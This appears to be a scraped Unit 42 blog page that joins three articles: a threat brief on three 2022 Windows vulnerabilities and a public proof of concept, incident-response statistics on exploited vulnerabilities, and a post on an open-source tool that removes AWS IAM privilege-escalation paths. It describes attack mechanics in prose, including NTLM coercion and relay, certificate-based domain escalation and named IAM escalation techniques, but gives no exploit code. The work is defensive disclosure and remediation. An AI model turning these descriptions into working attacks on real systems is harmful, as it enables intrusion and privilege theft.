Microsoft introduced patches for several critical vulnerabilities in their April and May 2022 security updates, including the following vulnerabilities:
CVE-2022-26809: An unauthorized attacker can exploit this vulnerability by sending a specially crafted Remote Procedure Call (RPC) to remotely execute arbitrary code on the vulnerable device.
CVE-2022-26923: A low-privileged user can escalate privilege to a domain administrator in a default Active Directory environment with the “Active Directory Certificate Services” server role installed.
CVE-2022-26925: Unauthenticated attackers can remotely exploit and force domain controllers to authenticate them via the Windows NT LAN Manager (NTLM) security protocol.
We highly recommend that customers apply these security updates to address these issues.
The following versions of the Microsoft Windows OS are vulnerable to CVE-2022-26809:
Windows 7 for 32-bit systems Service Pack 1
Windows 7 for x64-based systems Service Pack 1
Windows 8.1 for 32-bit systems
Windows RT 8.1
Windows 8.1 for x64-based systems
Windows 10 Version 20H2 for ARM64-based systems
Windows 10 Version 1909 for ARM64-based systems
Windows 10 Version 1809 for x64-based systems
Windows 10 for 32-bit systems
Windows 10 Version 21H2 for x64-based systems
Windows 10 Version 21H2 for ARM64-based systems
Windows 10 Version 21H2 for 32-bit systems
Windows 10 Version 1809 for 32-bit systems
Windows 10 Version 21H1 for 32-bit systems
Windows 10 Version 21H1 for ARM64-based systems
Windows 10 Version 21H1 for x64-based systems
Windows 10 Version 20H2 for 32-bit systems
Windows 10 Version 20H2 for x64-based systems
Windows 10 Version 1607 for x64-based systems
Windows 10 Version 1607 for 32-bit systems
Windows 10 for x64-based systems
Windows 10 Version 1909 for x64-based systems
Windows 10 Version 1909 for 32-bit systems
Windows 10 Version 1809 for ARM64-based systems
Windows 11 for ARM64-based systems
Windows 11 for x64-based systems
Windows Server 2008 R2 for x64-based systems Service Pack 1 (Server Core installation)
Windows Server 2008 R2 for x64-based systems Service Pack 1
Windows Server 2008 for x64-based systems Service Pack 2 (Server Core installation)
Windows Server 2008 for x64-based systems Service Pack 2
Windows Server 2008 for 32-bit systems Service Pack 2 (Server Core installation)
Windows Server 2008 for 32-bit systems Service Pack 2
Windows Server 2012 R2 (Server Core installation)
Windows Server 2012 R2
Windows Server 2012 (Server Core installation)
Windows Server 2012
Windows Server 2016
Windows Server 2016 (Server Core installation)
Windows Server, version 20H2 (Server Core Installation)
Windows Server 2019 (Server Core installation)
Windows Server 2019
Windows Server 2022 (Server Core installation)
Windows Server 2022
CVE-2022-26923
The following versions of the Microsoft Windows OS are vulnerable to CVE-2022-26923:
Windows Server 2012 R2 (Server Core installation)
Windows Server 2012 R2
Windows RT 8.1
Windows 8.1 for x64-based systems
Windows 8.1 for 32-bit systems
Windows Server 2016 (Server Core installation)
Windows Server 2016
Windows 10 Version 1607 for x64-based systems
Windows 10 Version 1607 for 32-bit systems
Windows 10 for x64-based systems
Windows 10 for 32-bit systems
Windows 10 Version 21H2 for x64-based systems
Windows 10 Version 21H2 for ARM64-based systems
Windows 10 Version 21H2 for 32-bit systems
Windows 11 for ARM64-based systems
Windows 11 for x64-based systems
Windows Server, version 20H2 (Server Core Installation)
Windows 10 Version 20H2 for ARM64-based systems
Windows 10 Version 20H2 for 32-bit systems
Windows 10 Version 20H2 for x64-based systems
Windows Server 2022 (Server Core installation)
Windows Server 2022
Windows 10 Version 21H1 for 32-bit systems
Windows 10 Version 21H1 for ARM64-based systems
Windows 10 Version 21H1 for x64-based systems
Windows 10 Version 1909 for ARM64-based systems
Windows 10 Version 1909 for x64-based systems
Windows 10 Version 1909 for 32-bit systems
Windows Server 2019 (Server Core installation)
Windows Server 2019
Windows 10 Version 1809 for ARM64-based systems
Windows 10 Version 1809 for x64-based systems
Windows 10 Version 1809 for 32-bit systems
CVE-2022-26925
The following versions of the Microsoft Windows OS are vulnerable to CVE-2022-26925:
Windows Server 2012 R2 (Server Core installation)
Windows Server 2012 R2
Windows Server 2012 (Server Core installation)
Windows Server 2012
Windows Server 2008 R2 for x64-based systems Service Pack 1 (Server Core installation)
Windows Server 2008 R2 for x64-based systems Service Pack 1
Windows Server 2008 for x64-based systems Service Pack 2 (Server Core installation)
Windows Server 2008 for x64-based systems Service Pack 2
Windows Server 2008 for 32-bit systems Service Pack 2 (Server Core installation)
Windows Server 2008 for 32-bit systems Service Pack 2
Windows RT 8.1
Windows 8.1 for x64-based systems
Windows 8.1 for 32-bit systems
Windows 7 for x64-based systems Service Pack 1
Windows 7 for 32-bit systems Service Pack 1
Windows Server 2016 (Server Core installation)
Windows Server 2016
Windows 10 Version 1607 for x64-based systems
Windows 10 Version 1607 for 32-bit systems
Windows 10 for x64-based systems
Windows 10 for 32-bit systems
Windows 10 Version 21H2 for x64-based systems
Windows 10 Version 21H2 for ARM64-based systems
Windows 10 Version 21H2 for 32-bit systems
Windows 11 for ARM64-based systems
Windows 11 for x64-based systems
Windows Server, version 20H2 (Server Core Installation)
Windows 10 Version 20H2 for ARM64-based systems
Windows 10 Version 20H2 for 32-bit systems
Windows 10 Version 20H2 for x64-based systems
Windows Server 2022 (Server Core installation)
Windows Server 2022
Windows 10 Version 21H1 for 32-bit systems
Windows 10 Version 21H1 for ARM64-based systems
Windows 10 Version 21H1 for x64-based systems
Windows 10 Version 1909 for ARM64-based systems
Windows 10 Version 1909 for x64-based systems
Windows 10 Version 1909 for 32-bit systems
Windows Server 2019 (Server Core installation)
Windows Server 2019
Windows 10 Version 1809 for ARM64-based systems
Windows 10 Version 1809 for x64-based systems
Windows 10 Version 1809 for 32-bit systems
Mitigations for CVE-2022-26809, CVE-2022-26923, CVE-2022-26925
Microsoft released patches for CVE-2022-26809, CVE-2022-26923 and CVE-2022-26925. All three vulnerabilities and exploit details are publicly available, and CVE-2022-26925 was detected as being exploited in the wild. We strongly recommend patching them as soon as possible.
In Microsoft’s April security update, there was a severe RPC vulnerability that could lead to remote code execution. This would provide an adversary with a remote attack surface, allowing them to attack the Windows SMB service remotely and execute code. This threat is not limited to Windows SMB service and may affect other services using the vulnerable RPC component.
On May 1, 2022, we observed a public proof of concept (PoC) published on GitHub. The researcher conducted analysis of CVE-2022-26809 and created the PoC to trigger the vulnerable function OSF_SCALL::GetCoalescedBuffer. The PoC is created based on an RPC sample code, Hello, from Microsoft. Since all interfaces for programs using RPC must be defined in Microsoft Interface Definition Language (MIDL) and compiled with the MIDL compiler, the researcher added a new pipe type and several functions in the IDL file. This is because the server side needs to use pipe in order to trigger the vulnerability. The related modifications are shown in Figure 1:
Figure 1. IDL file modification.
The PoC client utilizes impacket.dcerpc.v5.rpcrt to send the data. Additionally, the researcher modified the packet handling logic of the rpcrt library. Although the PoC only works on a customized RPC server and a successful exploitation of this vulnerability requires specific settings on the server side, it could be modified by an attacker to construct a feasible exploit for the default Windows service. We strongly recommend patching CVE-2022-26809 as soon as possible.
CVE-2022-26923 – Active Directory Domain Service Privilege Escalation Vulnerability
This vulnerability allows a low-privileged user to escalate privileges to a domain administrator in a default Active Directory environment with the “Active Directory Certificate Services” server role installed. It is a logic issue that gets a valid certificate by using a fake domain controller, dNSHostName, and then gets the domain controller privileges by authenticating the certificate to the domain controller. Microsoft fixed CVE-2022-26923 in May’s security update but the vulnerability and exploit details are publicly available. We strongly recommend patching it as soon as possible.
CVE-2022-26925 – Windows LSA Spoofing Vulnerability
An unauthenticated attacker could call a method on the LSARPC interface and coerce the domain controller to authenticate the attacker using NTLM. Once the attacker gets the NTLM hash by the NTLM relay attack, the attacker can further use the leaked main controller NTLM hash to attack the system. CVE-2022-26925 was detected as being exploited in the wild and is publicly available. Microsoft fixed this vulnerability in May’s security update. We strongly recommend patching it as soon as possible.
Conclusion
CVE-2022-26809 is still being actively monitored due to its potential to be exploited in widespread attacks. Given the information currently available, this vulnerability may have a high impact in the future. RPC is widely used by a wide variety of Windows and Windows Server versions. Besides that, the vulnerable rpcrt4.dll is not only used by Microsoft services but also by other applications. CVE-2022-26923 and CVE-2022-26925 exploits are publicly available, and it’s only a matter of time until those vulnerabilities are abused by attackers. Users are encouraged to take all necessary steps to ensure they are protected against these vulnerabilities.
The Palo Alto Networks Next-Generation Firewall with a Threat Prevention subscription can block the attack traffic related to these vulnerabilities.
CVE-2022-26809 Coverage: Threat ID 92490 (Application and Threat content update 8557)
CVE-2022-26923 Coverage: Threat ID 92548 (Application and Threat content update 8568)
CVE-2022-26925 Coverage: Threat ID 92549 (Application and Threat content update 8568)
Palo Alto Networks Cortex customers are protected from CVE-2022-26923 and CVE-2022-26925.
Software vulnerabilities remain a key avenue of initial access for attackers according to the 2022 Unit 42 Incident Response Report. While this underscores the need for organizations to operate with a well-defined patch management strategy, we’ve observed that attackers are increasingly quick to exploit high-profile zero-day vulnerabilities, further increasing the time pressure on organizations when a new vulnerability is disclosed.
The 2022 Unit 42 Incident Response Report analyzes more than 600 incident response cases conducted over the past year alongside in-depth interviews with our incident response experts to identify key patterns and trends that can be used by defenders to prioritize where and how to deploy protections.
Here, we share key insights from the report, including statistics on suspected means of initial access among our cases, which software vulnerabilities attackers exploited most and our observations of how attacker behavior around zero-day vulnerabilities is shifting. For more in-depth analysis, download the full report.
Software vulnerabilities remain one of the top observed access vectors for threat actors. We found that they were the suspected initial access vector of intrusion in 31% of our cases, second only to phishing at 37%.
Figure 1. Suspected means of initial access according to Unit 42 incident response case data.
Vulnerabilities Most Commonly Exploited for Initial Access
In cases where responders positively identified the vulnerability exploited by the threat actor, over 87% of them fell into one of six CVE categories, as shown in Figure 2.
Figure 2. Exploited vulnerabilities in Unit 42 incident response cases.
Note that top categories include Log4j and Zoho ManageEngine ADSelfService Plus, both of which were high-profile zero-day vulnerabilities disclosed toward the end of 2021.
Anytime a new vulnerability is publicized, our threat intelligence team observes widespread scanning for vulnerable systems. Our security consultants say they’re also seeing threat actors – ranging from the sophisticated to the script kiddies – moving quickly to take advantage of publicly available PoCs to attempt exploits.
Time to Patch Is Getting Shorter
While some threat actors continue to rely on older, unpatched vulnerabilities, we’re increasingly seeing that the time from vulnerability to exploit is getting shorter. In fact, it can practically coincide with the reveal if the vulnerabilities themselves and the access that can be achieved by exploiting them are significant enough. For example, Palo Alto Networks released a Threat Prevention signature for the F5 BIG-IP Authentication Bypass Vulnerability (CVE-2022-1388), and within just 10 hours, the signature triggered 2,552 times due to vulnerability scanning and active exploitation attempts.
Additionally, end-of-life (EoL) systems remain unpatchable and available to an opportunistic attacker for exploitation. For example, the same report found that nearly 32% of exposed organizations are running the EoL version of Apache Web Server, which is open for remote code execution from the vulnerabilities CVE-2021-41773 and CVE-2021-42013.
We expect this trend to continue and be augmented by the ongoing increase in internet-exposed attack surface.
Conclusion
Organizations may have previously grown used to taking time between the disclosure of a vulnerability and patching it, but while it’s still necessary to perform due diligence on a patch, attackers’ ability to scan the internet in search of vulnerable systems means it’s more important than ever to shorten the time it takes to patch. Organizations need to ramp up patch management and orchestration to try to close these known holes as soon as possible.
An attack surface management solution can help organizations identify vulnerable internet-exposed systems and can often catch systems that organizations may not be aware are running on the network.
The information in this blog is based on the 2022 Unit 42 Incident Response Report, which includes in-depth information on attacker behavior gathered from hundreds of incident response cases as well as a series of interviews with experienced incident responders. Defenders can use these insights to prioritize resources and close cybersecurity gaps that attackers look for and commonly exploit.
The report includes:
The seven most common contributing factors when a breach occurs.
Capabilities attackers most commonly use after initially compromising a network.
Our incident responders’ predictions for attack trends in the year to come.
The six key protections our experts recommend that organizations put in place.
Palo Alto Networks customers can take advantage of Cortex Xpanse for attack surface management. Customers also receive protections against the specific vulnerabilities discussed in this post through Cortex XDR, Prisma Cloud, Cloud Delivered Security Services and other products.
If you think you may have been impacted by a cyber incident or have specific concerns about any of the vulnerabilities discussed here, please contact Unit 42 to connect with a team member. The Unit 42 Incident Response team is available 24/7/365. If you have cyber insurance, you can request Unit 42 by name. You can also take preventative steps by requesting any of our cyber risk management services.
In the recent Cloud Threat Report, Unit 42 researchers analyzed more than 680,000 identities across 18,000 cloud accounts from 200 different organizations and found that 99% of cloud users, roles and service accounts are overly permissive. Cloud users commonly grant more permissions to identities than they actually need. These excessive permissions unnecessarily open up a much larger attack surface and increase the risk of privilege escalation. If a security incident occurs, adversaries may exploit the excessive permissions to escalate to more privileged roles, such as Administrator.
In light of these concerns, we developed an open source tool to help mitigate the privilege escalation risks of overly permissive identities in AWS. Note that while the fine-grained control that AWS's identity and access management (IAM) service allows can be useful for increasing the security of cloud resources, if the permission policy is not correctly configured or excessive permissions are granted through it, this can instead open the door to increased risk. Our open source tool is designed to help users reduce risk and better utilize the security benefits of the IAM service.
Dubbed IAM-Deescalate, this tool first identifies the users and roles with privilege escalation risks using PMapper. For each risky principal, IAM-Deescalate calculates a minimal set of permissions granted to this principal that can be revoked to eliminate the risks. In particular, IAM-Deescalate inserts an inline policy to explicitly deny the risky permissions that could allow the principal to escalate to administrator privilege.
IAM-Deescalate can remediate all the privilege escalation risks that PMapper identifies. At the time of writing, it can successfully remediate 77% of the known privilege escalation techniques maintained in the IAM Vulnerable project. IAM-Deescalate is lightweight enough to run in any DevOps workflow to detect and prevent any high-risk identity from being deployed. In future releases, we plan to continue to improve the coverage of more privilege escalation techniques.
How Does IAM-Deescalate Work?
Because IAM-Deescalate needs to check and modify identity-based policies, it is intended to be used by authorized users with sufficient IAM permissions. This policy shows the necessary permissions.
Build a Graph of Users and Roles
PMapper models the principals (users and roles) in an AWS account as a directed graph. Each node represents a principal, and each edge represents a transition from one principal to another. If principal A can authenticate as principal B, there is an edge directed from principal A to principal B. One principal can authenticate as another only when certain conditions are met, as detailed in prior research such as AWS IAM Privilege Escalation, That Escalated Quickly and Understanding Privilege Escalation). Figure 1 shows an example graph with five nodes and four directed edges.
User A can assume role B, so there is an edge directed from user A to role B.
Role B can pass role D to an EC2 instance that role B controls, so role B can indirectly authenticate as role D via the EC2 instance.
Role B can update user C’s login profile, so role B can create a new password for user C and log in as user C.
Role B can create a new access key for user C, so role B can also authenticate as user C using the new access key.
User E is disconnected as it does not meet any conditions to authenticate as another principal, and no other principals can authenticate as user E either.
Figure 1. An example graph representing the relationships between users and roles in an AWS account.
Once this graph is fully created, we can search for possible paths between any two principals. There can be zero or multiple paths between any two principals. IAM-Deescalate considers a principal risky for privilege escalation if it is NOT an administrator but has a path to an administrator principal.
Identify and Break the Privilege Escalation Edges
To search for risky principals, IAM-Deescalate divides the graph into two partitions: the non-administrator partition and the administrator partition. Any edges directed from the non-administrator partition to the administrator partition are referred to as privilege escalation edges. In Figure 1, red nodes are in the administrator partition, black nodes are in the non-administrator partition and red edges are the privilege escalation edges. In this example, Role B is the only risky principal and it has three possible privilege escalation edges.
IAM-Deescalate attempts to break all the privilege escalation edges. As aforementioned, an edge is created between two principals only when certain conditions are met. If any of these conditions can no longer hold, the edge is removed. To break a privilege escalation edge, IAM-Deescalate revokes one or multiple necessary conditions that allow the non-administrator principal to transition to the administrator principal. Using the example in Figure 1, IAM-Deescalate breaks the red edges by inserting a policy to role B to explicitly DENY these permissions:
perform iam:CreateAccessKey on user C.
perform iam:UpdateLoginProfile on user C.
perform iam:passrole on role D.
To minimize the potential impact on existing workloads, IAM-Deescalate only revokes the smallest number of permissions sufficient to break an edge. Users can review the proposed remediation plan and manually choose which permissions to revoke or keep. A “revert” option is also available to undo any remediation policies that IAM-Deescalate applied.
Evaluation
We used the IAM-Vulnerable project as a benchmark to evaluate IAM-Deescalate. At the time of writing, IAM-Vulnerable maintains 31 known privilege escalation techniques and can create 31 different users and roles, each with a unique privilege escalation risk. We then used three open-source projects – PMapper (v1.1.5), Cloudsplaining (v0.5.0) and Pacu (v1.0.3) – to check for privilege escalation risks before and after IAM-Deescalate applied the remediation policies to these 31 principals.
Table 1 details the evaluation result. The columns under “Before remediation” show the efficacy of the three privilege escalation scanners. PMapper achieves the highest detection rate (77%), followed by Pacu’s 68% and Cloudsplaining’s 61%. These results are consistent with the findings in the IAM-Vulnerable assessment blog.
The columns under “After remediation” show the efficacy of the three privilege escalation scanners after IAM-Deescalate has applied the remediation policies. All 24 risky principals PMapper identified were successfully remediated. As for Cloudsplaining and Pacu, they both still identified five principals with privilege risks after the remediation process. These are the risky principals that PMapper failed to identify and that IAM-Deescalate did not remediate. Overall, IAM-Deescalate successfully remediates 24 out of 31 (77%) privilege escalation techniques IAM-Vulnerable maintains.
One interesting finding is that Cloudsplaining continues to report privilege escalation risks in every principal even after the remediation. The reason is that Cloudsplaining evaluates each permission policy independently and does not calculate the effective permissions when multiple permission policies are attached to a principal. For example, a user may have three attached policies – two AWS-managed policies and one customer-managed policy. The effective permissions are the resulting permissions considering the conditions and permissions of all three policies. Without the effective permissions, Cloudsplaining cannot see that the inline policy IAM-Deescalate inserted already eliminates the privilege escalation risks in the customer-managed policy.
Privilege Escalation Techniques
Before remediation
After remediation
PMapper
Cloudsplaining
Pacu
PMapper
Cloudsplaining
Pacu
IAM-CreateAccessKey
TP
TP
TP
TN
FP
TN
IAM-CreateLoginProfile
TP
TP
TP
TN
FP
TN
IAM-UpdateLoginProfile
TP
TP
TP
TN
FP
TN
CloudFormation-PassExistingRoleToCloudFormation
TP
TP
TP
TN
FP
TN
CodeBuild-CreateProjectPassRole
TP
FN
FN
TN
TN*
TN*
DataPipeline-PassExistingRoleToNewDataPipeline
FN
TP
TP
FN
TP
TP
EC2-CreateEC2WithExistingInstanceProfile
TP
TP
TP
TN
FP
TN
Glue-PassExistingRoleToNewGlueDevEndpoint
FN
TP
TP
FN
TP
TP
Lambda-PassExistingRoleToNewLambdaThenInvoke
TP
TP
TP
TN
FP
TN
Lambda-PassRoleToNewLambdaThenTrigger
TP
TP
TP
TN
FP
TN
SageMaker-CreateNotebookPassRole
TP
FN
FN
TN
TN*
TN*
SageMaker-CreateTrainingJobPassRole
TP
FN
FN
TN
TN*
TN*
SageMaker-CreateProcessingJobPassRole
TP
FN
FN
TN
TN*
TN*
IAM-AddUserToGroup
FN
TP
TP
FN
TP
TP
IAM-AttachGroupPolicy
TP
TP
TP
TN
FP
TN
IAM-AttachRolePolicy
TP
FN
TP
TN
TN*
TN
IAM-AttachUserPolicy
TP
TP
TP
TN
FP
TN
IAM-CreateNewPolicyVersion
TP
TP
TP
TN
FP
TN
IAM-PutGroupPolicy
TP
TP
TP
TN
FP
TN
IAM-PutRolePolicy
TP
FN
TP
TN
TN*
TN
IAM-PutUserPolicy
TP
TP
TP
TN
FP
TN
IAM-SetExistingDefaultPolicyVersion
FN
TP
TP
FN
TP
TP
EC2InstanceConnect-SendSSHPublicKey
FN
FN
FN
FN
FN
FN
CloudFormation-UpdateStack
TP
FN
FN
TN
TN*
TN*
Glue-UpdateExistingGlueDevEndpoint
FN
TP
TP
FN
TP
TP
Lambda-EditExistingLambdaFunctionWithRole
TP
TP
TP
TN
FP
TN
SageMaker-CreatePresignedNotebookURL
FN
FN
FN
FN
FN
FN
SSM-SendCommand
TP
FN
FN
TN
TN*
TN*
SSM-StartSession
TP
FN
FN
TN
TN*
TN*
STS-privesc-AssumeRole
TP
FN
FN
TN
TN*
TN*
IAM-UpdatingAssumeRolePolicy
TP
TP
TP
TN
FP
TN
Total TP
24
19
21
0
5
5
Total FP
0
14
0
Table 1. Testing the effectiveness of IAM-Deescalate using various open source tools.
True positive (TP): The tool reports positive on the vulnerable principal.
False negative (FN): The tool reports negative on the vulnerable principal.
True negative (TN): The tool reports negative on the remediated principal.
(TN*): The tool reports negative on a remediated principal because the tool can’t recognize the privilege escalation technique. The tool always reports negative whether the vulnerability exists or not.
False positive (FP): The tool reports positive on a remediated principal.
Conclusion
The concept of the principle of least privilege is nothing new, but the prevalence of problems related to overly permissive cloud users, roles and service accounts revealed in our Cloud Threat Report showed the large gap between reality and expectation. The situation could worsen if adversaries can exploit excessive permissions to escalate to administrator privilege. We developed and open sourced IAM-Deescalate to mitigate privilege escalation risks in AWS. IAM-Deescalate identifies risky principals and calculates the minimal set of permissions that can be revoked to break the attack paths. As new privilege escalation techniques will continue to be discovered, we welcome the open-source community to join us to continue improving the tool.
Additional Resources
IAM Access Analyzer: An AWS service that helps validate IAM policies and generate least-privilege policies based on the cloud trail logs. AirIAM: An open source tool that scans IAM activities and creates a terraform template that can provision least-privilege permission policies. Cloud Infrastructure Entitlement Management (CIEM): A service that provides a multi-cloud solution to monitor IAM permissions and continuously enforce least-privileged access.
Get updates from Unit 42
Peace of mind comes from staying ahead of threats. Subscribe today.
Get the latest news, invites to events, and threat alerts






















